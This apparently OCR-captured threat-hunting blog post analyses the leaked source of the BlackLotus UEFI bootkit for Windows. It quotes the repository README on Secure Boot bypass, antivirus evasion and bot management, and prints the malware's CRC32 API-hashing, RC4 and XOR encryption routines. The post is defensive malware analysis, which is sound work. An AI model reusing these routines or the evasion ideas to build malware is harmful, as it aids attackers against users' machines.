
# Malware source code investigation: BlackLotus - part 1

mssplab.github.io/threat-hunting/2023/07/15/malware-src-blacklotus.html

July 15, 2023

12 minute read

BlackLotus is a UEFI bootkit that targets Windows and is capable of evading security software, persisting once it has infected a system, bypassing Secure Boot on fully patched installations of Windows 11, and executing payloads with the highest level of privileges available in the operating system.



```
    DWORD i, j, crc, cc;

    if (NzT.Crc.Initialized == FALSE)
    {
        for (i = 0; i < 256; i++)
        {
            crc = i;
            for (j = 8; j > 0; j--)
            {
                if (crc & 0x1) crc = (crc >> 1) ^ 0xEDB88320L;
                else crc >>= 1;
            }
            NzT.Crc.Table[i] = crc;
        }

        NzT.Crc.Initialized = TRUE;
    }
    cc = 0xFFFFFFFF;
    for (i = 0; i < Size; i++)cc = (cc >> 8) ^ NzT.Crc.Table[(((LPBYTE)Data)[i] ^ cc) & 0xFF];
    return ~cc;
}

VOID CryptRC4(PCHAR pKey, DWORD Key, PVOID Destination, PVOID Source, DWORD Length)
{
    DWORD i = 0, j = 0, k = 0;
    UCHAR ucKey[256] = { 0 };
```

**Threat Intelligence** @threatintel

Source code for BlackLotus Windows UEFI malware leaked on GitHub

**The Cyber Security Hub™** @TheCyberSecHub

securityaffairs.com


Source code of the BlackLotus UEFI Bootkit was leaked on GitHub

The source code for the BlackLotus UEFI bootkit has been published on GitHub, experts warn of the risks of proliferation of custom versions.

5:39 AM · Jul 15, 2023 · **1,355** Views

**3** Retweets **5** Likes

The source code for the BlackLotus UEFI bootkit has been published on [GitHub](https://github.com) on `July, 12, 2023`.



**ldpreload** Update README.md a7d0f8b 3 days ago 6 commits

| | | |
|---|---|---|
| panel | src upload | 3 days ago |
| src | src upload | 3 days ago |
| README.md | Update README.md | 3 days ago |

README.md

# BlackLotus

BlackLotus is an innovative UEFI Bootkit designed specifically for Windows. It incorporates a built-in Secure Boot bypass and Ring0/Kernel protection to safeguard against any attempts at removal. This software serves the purpose of functioning as an HTTP Loader. Thanks to its robust persistence, there is no necessity for frequent updates of the Agent with new encryption methods. Once deployed, traditional antivirus software will be incapable of scanning and eliminating it. The software comprises two primary components: the Agent, which is installed on the targeted device, and the Web Interface, utilized by administrators to manage the bots. In this context, a bot refers to a device equipped with the installed Agent.

**FYI**: This version of BlackLotus (v2) has removed baton drop, and replaced the original version SHIM loaders with bootlicker. UEFI loading, infection and post-exploitation persistence are all the same.

## General

**About**

BlackLotus UEFI Windows Bootkit


Since at least October 2022, BlackLotus is a UEFI bootkit that has been for sale on hacking forums. The dangerous malware is for sale for *$5,000*, with payments of *$200* per update.

In this small research we are detailed investigate the source code of *BlackLotus* and highlights the main features.


## Architecture

Black Lotus is written in assembly and C and is only `80kb` in size, the malicious code can be configured to avoid infecting systems in countries in the CIS region (At the time of writing, these countries are Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan and Uzbekistan).

Source code structure looks like this:




```
┌──(cocomelonc㉿kali)-[~/malw/BlackLotus]
└─$ ls -la
total 24
drwxr-xr-x  5 cocomelonc cocomelonc 4096 Jul 15 18:48 .
drwxr-xr-x 10 cocomelonc cocomelonc 4096 Jul 15 18:48 ..
drwxr-xr-x  8 cocomelonc cocomelonc 4096 Jul 15 18:48 .git
drwxr-xr-x  5 cocomelonc cocomelonc 4096 Jul 15 18:48 panel
-rw-r--r--  1 cocomelonc cocomelonc 2471 Jul 15 18:48 README.md
drwxr-xr-x  7 cocomelonc cocomelonc 4096 Jul 15 18:48 src
```




The software consists of two major components: the Agent, which is installed on the target device, and the Web Interface, which is used by administrators to administer bots. A bot in this context refers to a device with the Agent installed.

## Cryptography

First of all, we paid attention to libraries and cryptographic functions:



- Encryptor
- Shared
  - advapi32_functions.h
  - advapi32_hash.h
  - api.c
  - api.h
  - config.c
  - config.h
  - crt.c
  - crt.h
  - crypto.c
  - crypto.h
  - debug.c
  - file.c
  - file.h




```c
#include "nzt.h"
#include "crypto.h"

#define RtlOffsetToPointer(B,O) ((PCHAR)(((PCHAR)(B)) + ((ULONG_PTR)(O))))

DWORD Crc32Hash(CONST PVOID Data, DWORD Size)
{
    DWORD i, j, crc, cc;

    if (NzT.Crc.Initialized == FALSE)
    {
        for (i = 0; i < 256; i++)
        {
            crc = i;
            for (j = 8; j > 0; j--)
            {
                if (crc & 0x1)crc = (crc >> 1) ^ 0xEDB88320L;
                else crc >>= 1;
            }
            NzT.Crc.Table[i] = crc;
        }

        NzT.Crc.Initialized = TRUE;
    }
    cc = 0xFFFFFFFF;
    for (i = 0; i < Size; i++)cc = (cc >> 8) ^ NzT.Crc.Table[(((LPBYTE)Data)[i] ^ cc) & 0xFF];
    return ~cc;
}

VOID CryptRC4(PCHAR pKey, DWORD Key, PVOID Destination, PVOID Source, DWORD Length)
{
    DWORD i = 0, j = 0, k = 0;
    UCHAR ucKey[256] = { 0 };
    UCHAR ucTemp = 0;

    for (i = 0; i < sizeof(ucKey); i++)
        ucKey[i] = (CHAR)i;

    for (i = j = 0; i < sizeof(ucKey); i++)
    {
        j = (j + pKey[i % Key] + ucKey[i]) % 256;

        ucTemp      = ucKey[i];
```

At first we wanted to focus on the WinAPI hashing method by `CRC32` at malware development. As you can see, nothing out of the ordinary here, `CRC32` implementation with constant `0xEDB88320L`. You can learn more about how to use it for hashing when developing malware, for example, here.

The implementation of the RC4 algorithm is also standard here, there is nothing complicated about it:

```
VOID CryptRC4(PCHAR pKey, DWORD Key, PVOID Destination, PVOID Source, DWORD Length)
{
    DWORD i = 0, j = 0, k = 0;
    UCHAR ucKey[256] = { 0 };
    UCHAR ucTemp = 0;

    for (i = 0; i < sizeof(ucKey); i++)
        ucKey[i] = (CHAR)i;

    for (i = j = 0; i < sizeof(ucKey); i++)
    {
        j = (j + pKey[i % Key] + ucKey[i]) % 256;

        ucTemp      = ucKey[i];
        ucKey[i]    = ucKey[j];
        ucKey[j]    = ucTemp;
    }

    for (i = j = 0, k = 0; k < Length; k++)
    {
        i = (i + 1) % 256;
        j = (j + ucKey[i]) % 256;

        ucTemp = ucKey[i];
        ucKey[i] = ucKey[j];
        ucKey[j] = ucTemp;

        *RtlOffsetToPointer(Destination, k) = *RtlOffsetToPointer(Source, k) ^ ucKey[(ucKey[i] + ucKey[j]) % 256];
    }
}
```


What about XOR? This code appears to implement a custom type of encryption on a given data buffer. The function `CryptXor` is applied to the buffer using the specified Key and the `Cipher Block Chaining (CBC)` method. The `CBC` method is a type of block cipher mode that encrypts plaintext into ciphertext. The encryption of each block depends on the previous block of data:



```
//
VOID __stdcall CryptXor(
	PCHAR Buffer,		// data buffer
	ULONG Size,		// size of the buffer in bytes
	ULONG Key,		// key value
	BOOL	SkipZero	// TRUE to skip zero dwords
)
{
	PULONG	pDwords = (PULONG)Buffer;
	ULONG uDword, uVector = 0, Count = 0;

	if (Size /= sizeof(ULONG))
	{
		do
		{
			uDword = *pDwords;

			if (SkipZero && uDword == 0 && Size > 1 && pDwords[1] == 0)
				break;

			uDword = _rotl(uDword, Count += 1);
			uDword ^= uVector;
			uDword ^= Key;
			uVector = uDword;

			*pDwords = uDword;
			pDwords += 1;
		} while (Size -= 1);
	}// if (Size /= sizeof(ULONG))
}
```

